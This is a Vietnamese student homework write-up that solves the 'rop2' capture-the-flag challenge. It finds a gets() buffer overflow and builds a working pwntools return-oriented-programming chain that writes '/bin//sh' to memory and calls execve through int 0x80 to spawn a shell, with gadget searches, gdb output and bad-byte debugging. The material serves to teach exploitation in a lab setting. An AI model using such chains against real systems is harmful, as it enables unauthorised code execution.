Bài tập về nhà

- **B. ROPBasic**

Đã làm trên lớp.

- **C. ROP2**

Chiếm shell (/bin/sh) thông qua rop2

Kiểm tra file rop2:

Ta thấy được flag NX (Non Executable) có giá trị là Enabled nghĩa là code ta chèn vào stack sẽ không được thực thi

⇨ Phải tấn công dạng return-oriented programming

Xem mã giả bằng IDA Pro

```
int __cdecl main(int argc, const char **argv, const char **envp
{
  int v3; // ST1C_4

  setvbuf(stdout, 0, 2, 0);
  v3 = getegid();
  setresgid(v3, v3, v3);
  vuln();
  return 0;
}
```

```
_BYTE *vuln()
{
  char v1; // [esp+0h] [ebp-18h]

  puts("Can you ROP your way out of this one?");
  return gets(&v1);
}
```

Ta thấy được chương trình dùng hàm gets trong vuln()

⇨ Ý tưởng: tấn công buffer overflow, padding hàm gets đến hàm return của vuln(), ghi đè địa chỉ một chuỗi gadget vào stack để điều hướng chương trình như mong muốn

Tìm kiếm các chỗi gadget cần thiết để sử dụng:

Để gọi systemcall ta cần chỉnh giá trị của eax, ebx, ecx, edx (eax = 11, ebx chứa địa chỉ của chuỗi "/bin/sh", ecx = edx = 0) và cần hàm interrupt (int 0x80)

pop eax ; ret

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ROPgadget --binary rop2 --only 'pop|ret' | grep eax
0x0809f46a : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x08056334 : pop eax ; pop edx ; pop ebx ; ret
0x080a8e36 : pop eax ; ret
0x0805c524 : pop eax ; ret 0xfffe
0x0809f469 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

pop edx ; pop ecx ; pop ebx ; ret

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ROPgadget --binary rop2 --only 'pop|ret' | grep edx | grep ecx | grep ebx
0x0806ee91 : pop edx ; pop ecx ; pop ebx ; ret
```

int 0x80

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ROPgadget --binary rop2 --only 'int'
Gadgets information
============================================================
0x08049563 : int 0x80

Unique gadgets found: 1
```

Chuỗi "/bin/sh" (Không có sẵn)


```
┌──(kali㉿kali)-[~/Desktop]
└─$ ROPgadget --binary rop2 --string "/bin/sh"
Strings information
============================================================

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Chỉnh sửa code python đơn giản được cung cấp sẵn ở bài ROPBasic và thay các giá trị mới vào ta được đoạn code sau:

```
from pwn import *

#p = process(['/usr/bin/nc', '45.122.249.68', '10007'])
p = process('./rop2')

# pop eax ; ret
pop_eax_ret = 0x080bb196
# pop edx ; pop ecx ; pop ebx ; ret
pop_edx_ecx_ebx_ret = 0x0806eb90
# systemcall
int_0x80 = 0x08049421
# address of binsh
#binsh not found
# padding
payload = b'A'
payload += p32(pop_eax_ret)
payload += p32(0xb)
payload += p32(pop_edx_ecx_ebx_ret)
payload += p32(0)
payload += p32(0)
payload += p32(binsh)
payload += p32(int_0x80)

# send payload to process
p.sendline(payload)
# interact with process
p.interactive()
```

Tìm padding: (gdb rop2)

Xem code hàm vuln() (do gets() nằm trong vuln() đã biết khi xem mã giả bằng IDA)



Đặt breakpoint ở hàm gets và bắt đầu chạy

Tiếp tục chọn next (n), chương trình yêu cầu cung cấp input


```
⇒ 0×80488d0 <vuln+43>: call   0×8050120 <gets>
   0×80488d5 <vuln+48>: add    esp,0×10
   0×80488d8 <vuln+51>: mov    ebx,DWORD PTR [ebp-0×4]
   0×80488db <vuln+54>: leave
   0×80488dc <vuln+55>: ret
Guessed arguments:
arg[0]: 0×ffffd1a0 ⟶ 0×80da000 ⟶ 0×0
[-------------------------------------stack-------------------------------------]
0000| 0×ffffd190 ⟶ 0×ffffd1a0 ⟶ 0×80da000 ⟶ 0×0
0004| 0×ffffd194 ⟶ 0×80db324 ⟶ 0×ffffffff
0008| 0×ffffd198 ⟶ 0×805045b (<setvbuf+11>:   add    edi,0×89ba5)
0012| 0×ffffd19c ⟶ 0×80488b1 (<vuln+12>:      add    ebx,0×9174f)
0016| 0×ffffd1a0 ⟶ 0×80da000 ⟶ 0×0
0020| 0×ffffd1a4 ⟶ 0×806c5d6 (<setresgid+6>:  add    ebx,0×6da2a)
0024| 0×ffffd1a8 ⟶ 0×80da000 ⟶ 0×0
0028| 0×ffffd1ac ⟶ 0×804892a (<main+77>:      add    esp,0×10)
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0×080488d0 in vuln ()
gdb-peda$ n
AAAAAA
```

Sau khi nhập input, ta thấy input xuất hiện tại địa chỉ 0xffffd160 như hình dưới:

```
   0×80488cc <vuln+39>: lea    eax,[ebp-0×18]
   0×80488cf <vuln+42>: push   eax
   0×80488d0 <vuln+43>: call   0×8050120 <gets>
⇒ 0×80488d5 <vuln+48>: add    esp,0×10
   0×80488d8 <vuln+51>: mov    ebx,DWORD PTR [ebp-0×4]
   0×80488db <vuln+54>: leave
   0×80488dc <vuln+55>: ret
   0×80488dd <main>:    lea    ecx,[esp+0×4]
[-------------------------------------stack-------------------------------------]
0000| 0×ffffd150 ⟶ 0×ffffd160 ("AAAAAA")
0004| 0×ffffd154 ⟶ 0×80db324 ⟶ 0×ffffffff
0008| 0×ffffd158 ⟶ 0×805045b (<setvbuf+11>:   add    edi,0×89ba5)
0012| 0×ffffd15c ⟶ 0×80488b1 (<vuln+12>:      add    ebx,0×9174f)
0016| 0×ffffd160 ("AAAAAA")
0020| 0×ffffd164 ⟶ 0×8004141
0024| 0×ffffd168 ⟶ 0×80da000 ⟶ 0×0
0028| 0×ffffd16c ⟶ 0×804892a (<main+77>:      add    esp,0×10)
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0×080488d5 in vuln ()
gdb-peda$
```

Đây chính là địa chỉ lưu input của ta


Nhấn next tiếp tục đến khi con trỏ chương trình trỏ tới ret



Khi chạy ret, chương trình sẽ pop ra địa chỉ tại đỉnh stack và thực hiện lệnh tương ứng địa chỉ này

Do đó đỉnh stack lúc này chính là nơi ta sẽ ghi đè địa chỉ của gadget đầu tiên vào

Trừ 2 địa chỉ đã tìm thấy



0x1c = 28 (đơn vị) (x32 => 28 bytes)

- ⇨ Vậy tìm được padding là 28

Như vậy ta vẫn còn thiếu chuỗi “/bin/sh”

- ⇨ Ý tưởng: chèn chuỗi “/bin/sh” này vào một section nào đó có flag W (Writable) rồi sử dụng

Để làm được việc trên, ta cần các gadget sau:

pop edx ; ret

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ROPgadget --binary rop2 --only 'pop|ret' | grep edx
0x08056334 : pop eax ; pop edx ; pop ebx ; ret
0x0806ee6a : pop ebx ; pop edx ; ret
0x08056335 : pop edx ; pop ebx ; ret
0x0806ee91 : pop edx ; pop ecx ; pop ebx ; ret
0x0806ee6b : pop edx ; ret
0x0806ee69 : pop esi ; pop ebx ; pop edx ; ret
```

xor eax, eax ; ret (trả eax về 0)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ROPgadget --binary rop2 --only 'xor|ret' | grep eax
0x0808db50 : xor byte ptr [eax - 0x7bf0dbc6], al ; ret
0x0806f32e : xor dword ptr [eax], edi ; ret 0x2d75
0x080a6d47 : xor eax, 0x81fffa1a ; ret
0x0807aa47 : xor eax, 0x81fffcdd ; ret
0x08053047 : xor eax, 0x81ffff57 ; ret
0x08056420 : xor eax, eax ; ret
```

mov dword ptr [edx], eax ; ret (đưa giá trị eax vào ô nhớ có địa chỉ edx trỏ tới)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ROPgadget --binary rop2 | grep "mov dword ptr \[edx\], eax ; ret"
0x08056e5e : add byte ptr [eax], al ; lea edx, [eax + 0x30] ; mov eax, dword ptr [ecx] ; mov dword ptr [edx], eax ; ret
0x08056e5f : add byte ptr [ebp + 0x18b3050], cl ; mov dword ptr [edx], eax ; ret
0x08056e60 : lea edx, [eax + 0x30] ; mov eax, dword ptr [ecx] ; mov dword ptr [edx], eax ; ret
0x08056e65 : mov dword ptr [edx], eax ; ret
0x08056e63 : mov eax, dword ptr [ecx] ; mov dword ptr [edx], eax ; ret
```

Ý tưởng: trỏ edx đến ô nhớ muốn lưu chuỗi “/bin/sh” -> lưu một phần của chuỗi này vào eax -> đưa giá trị eax vào ô nhớ có địa chỉ chứa trong edx -> dịch edx tới vị trí tiếp theo và tiếp tục đến hết chuỗi.

Ta sẽ lưu chuỗi này vào section data tại địa chỉ bên dưới (do data có flag W)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ readelf -S rop2 | grep data
  [10] .rodata           PROGBITS        080ac3c0 0643c0 0186d8 00   A  0   0 32
  [13] .tdata            PROGBITS        080d86e0 08f6e0 000010 00 WAT  0   0  4
  [17] .data.rel.ro      PROGBITS        080d8700 08f700 0018d4 00  WA  0   0 32
  [20] .data             PROGBITS        080da060 091060 000f20 00  WA  0   0 32
```

Như vậy ta được code sau (ex.py):

```python
from pwn import *

#p = process(['/usr/bin/nc', '45.122.249.68', '10007'])
p = process('./rop2')

# pop eax ; ret
pop_eax_ret = 0x080a8e36
# pop edx ; pop ecx ; pop ebx ; ret
pop_edx_ecx_ebx_ret = 0x0806ee91
# systemcall
int_0x80 = 0x08049563
# pop edx ; ret
pop_edx_ret = 0x0806ee6b
# xor eax, eax ; ret
xor_eax_ret = 0x08056420
# mov dword ptr [edx], eax ; ret
mov_eax_mem_edx_ret = 0x08056e65
# address of binsh (data section)
binsh = 0x080da060

# padding
payload = b'A'*28

# add "/bin" into data section
# point edx to the start of data section
payload += p32(pop_edx_ret); payload += p32(binsh)
# put "/bin" in eax (e*x registers can contain 4 bytes)
payload += p32(pop_eax_ret); payload += b"/bin"
# move eax value to the memory where edx point (start of .bss section)
payload += p32(mov_eax_mem_edx_ret)
# point edx to next 4 bytes in order to insert "/sh" string
payload += p32(pop_edx_ret); payload += p32(binsh + 4)
# insert "//sh" into eax (4 bytes, shell accepts /bin//sh)
payload += p32(pop_eax_ret); payload += b'//sh'
# insert "//sh" into memory after string "/bin"
payload += p32(mov_eax_mem_edx_ret)
# point edx to next 4 byte (to insert null terminated after string "/bin//sh")
```

```
# point edx to next 4 byte (to insert null terminated after string "/bin//sh")
payload += p32(pop_edx_ret); payload += p32(binsh + 8)
# xor eax eax to make eax = 0 (null)
payload += p32(xor_eax_ret)
# move null byte to after "/bin/sh "
payload += p32(mov_eax_mem_edx_ret)

payload += p32(pop_eax_ret)
payload += p32(0xb)
payload += p32(pop_edx_ecx_ebx_ret)
payload += p32(0)
payload += p32(0)
payload += p32(binsh)
payload += p32(int_0x80)

# send payload to process
p.sendline(payload)
# interact with process
p.interactive()

#print(payload)
```

Chạy thử bị lỗi

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python ex.py
[+] Starting local process './rop2': pid 10105
[*] Switching to interactive mode
Can you ROP your way out of this one?
[*] Process './rop2' stopped with exit code -11 (SIGSEGV) (pid 10105)
[*] Got EOF while reading in interactive
$
```

Bắt đầu debug

Sửa lại code, code chỉ in ra payload không tạo ra cũng như interact with new process. Dùng payload này debug bằng gdb

```
from pwn import *

#p = process(['/usr/bin/nc',
#p = process('./rop2')
```

```
# send payload to process
#p.sendline(payload)
# interact with process
#p.interactive()
print(payload)
```

Mở gdb rop2, đặt breackpoint tại hàm ret của vuln() rồi chạy lệnh sau

```
gdb-peda$ r < <(python ex.py)
```

Dùng lệnh dưới để xem 30 mục trong stack tính từ địa chỉ 0xffffd1ac (đây chính là địa chỉ sau phần padding, xem lại phần tìm padding)

```
gdb-peda$ x/30x 0xffffd17c
0xffffd17c:     0x0806ee6b      0x080da060      0x08008e36      0x080da000
0xffffd18c:     0x000003e8      0xffffd1b0      0x080da000      0x00000000
0xffffd19c:     0x08048f6f      0x0806f0af      0x080da000      0x080da000
0xffffd1ac:     0x08048f6f      0x00000001      0xffffd264      0xffffd26c
0xffffd1bc:     0xffffd204      0x00000000      0x00000000      0x00000000
0xffffd1cc:     0x080da000      0x00000000      0x00000000      0x00000000
0xffffd1dc:     0x00000006      0x0000008e      0x00000080      0x0000000a
0xffffd1ec:     0x00000000      0x00000000
gdb-peda$
```

Ta thấy các lệnh sau

0x0806ee6b pop edx ; ret (với 0x080da060 là giá trị được pop ra từ stack)

0x080da060

0x08008e36 Không tìm thấy giá trị này trong payload, ta không hề chèn giá trị này vào payload. Xem kĩ lại payload thấy được 0x080a8e36 là gadget pop eax ; ret

- ⇨ Như vậy trong quá trình truyền dữ liệu đã xảy ra lỗi làm sai lệch dữ liệu
- ⇨ Dự đoán: 0x0a chính là kí tự "\n" nhưng khi được chèn vào trong process, có thể process nhận ký tự này thành null (giá trị 0x00)

Tiếp tục nhấn next (n)

```
EIP: 0x8008e36
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x8008e36
[-------------------------------------stack------------------------------------]
0000| 0xffffd188 --> 0x80da000 --> 0x0
0004| 0xffffd18c --> 0x3e8
0008| 0xffffd190 --> 0xffffd1b0 --> 0x1
0012| 0xffffd194 --> 0x80da000 --> 0x0
0016| 0xffffd198 --> 0x0
0020| 0xffffd19c --> 0x8048f6f (<__libc_start_main+943>:        add    esp,0x10)
0024| 0xffffd1a0 --> 0x806f0af (<_dl_debug_initialize+15>:      add    ecx,0x6af51)
0028| 0xffffd1a4 --> 0x80da000 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x08008e36 in ?? ()
gdb-peda$ sSsS
```

Địa chỉ 0x8008e36 có giá trị 0 => ngắt chương trình

Vậy để khắc phục, ta tránh dùng các địa chỉ gadget có chứa byte 0x0a

Kiểm tra lại payload, ta thấy pop_eax_ret là gadget duy nhất chứa byte 0x0a

```
# pop eax ; ret
pop_eax_ret = 0x080a8e36
# pop edx ; pop ecx ; pop ebx ; ret
pop_edx_ecx_ebx_ret = 0x0806ee91
# systemcall
int_0x80 = 0x08049563
# pop edx ; ret
pop_edx_ret = 0x0806ee6b
# xor eax, eax ; ret
xor_eax_ret = 0x08056420
# mov dword ptr [edx], eax ; ret
mov_eax_mem_edx_ret = 0x08056e65
# address of binsh (data section)
binsh = 0x080da060
```

Tìm một gadget khác thay thế:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ROPgadget --binary rop2 --only 'pop|ret' | grep eax
0x0809f46a : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x08056334 : pop eax ; pop edx ; pop ebx ; ret
0x080a8e36 : pop eax ; ret
0x0805c524 : pop eax ; ret 0xfffe
0x0809f469 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

Đây là gadget phù hợp nhất

Như vậy code cần được sửa lại như sau (ex-rop2.py):

```python
from pwn import *

#p = process(['/usr/bin/nc', '45.122.249.68', '10006'])
p = process('./rop2')

# pop eax ; pop edx ; pop ebx ret
pop_eax_edx_ebx_ret = 0x08056334
# pop edx ; pop ecx ; pop ebx ; ret
pop_edx_ecx_ebx_ret = 0x0806ee91
# systemcall
int_0x80 = 0x08049563
# pop edx ; ret
pop_edx_ret = 0x0806ee6b
# xor eax, eax ; ret
xor_eax_ret = 0x08056420
# mov dword ptr [edx], eax ; ret
mov_eax_mem_edx_ret = 0x08056e65
# address of binsh (data section)
binsh = 0x080da060

# padding
payload = b'A'*28

# add "/bin" into data section
# put "/bin" in eax (e*x registers can contain 4 bytes)
payload += p32(pop_eax_edx_ebx_ret); payload += b"/bin"
# point edx to the start of data section and dump value for ebx
payload += p32(binsh); payload += p32(0)
# move eax value to the memory where edx point (start of .bss section)
payload += p32(mov_eax_mem_edx_ret)
# insert "//sh" into eax (4 bytes, shell accepts /bin//sh)
payload += p32(pop_eax_edx_ebx_ret); payload += b'//sh'
# point edx to next 4 bytes in order to insert "/sh" string
payload += p32(binsh + 4); payload += p32(0)
# insert "//sh" into memory after string "/bin"
payload += p32(mov_eax_mem_edx_ret)
# point edx to next 4 byte (to insert null terminated after string "/bin//sh")
```

```
# point edx to next 4 byte (to insert null terminated after string "/bin//sh")
payload += p32(pop_edx_ret); payload += p32(binsh + 8)
# xor eax eax to make eax = 0 (null)
payload += p32(xor_eax_ret)
# move null byte to after "/bin/sh "
payload += p32(mov_eax_mem_edx_ret)

payload += p32(pop_eax_edx_ebx_ret)
payload += p32(0xb); payload += p64(0)
payload += p32(pop_edx_ecx_ebx_ret)
payload += p32(0)
payload += p32(0)
payload += p32(binsh)
payload += p32(int_0x80)

# send payload to process
p.sendline(payload)
# interact with process
p.interactive()

#print(payload)
```

Chạy lại chương trình:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ whoami
kali

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo python ex-rop2.py
[sudo] password for kali:
[+] Starting local process './rop2': pid 1687
[*] Switching to interactive mode
Can you ROP your way out of this one?
$ whoami
root
$ ls
core       ex-rop2.py  ex2-rop.py      peda-session-rop2.txt  rop2
ex-rop.py  ex.py       ex2-rop.py.bak  rop
$
```

Thành công chiếm được shell

Do khi nhóm em làm, server tại 45.122.249.68:10006 không hoạt động nữa nên không thể kiếm flag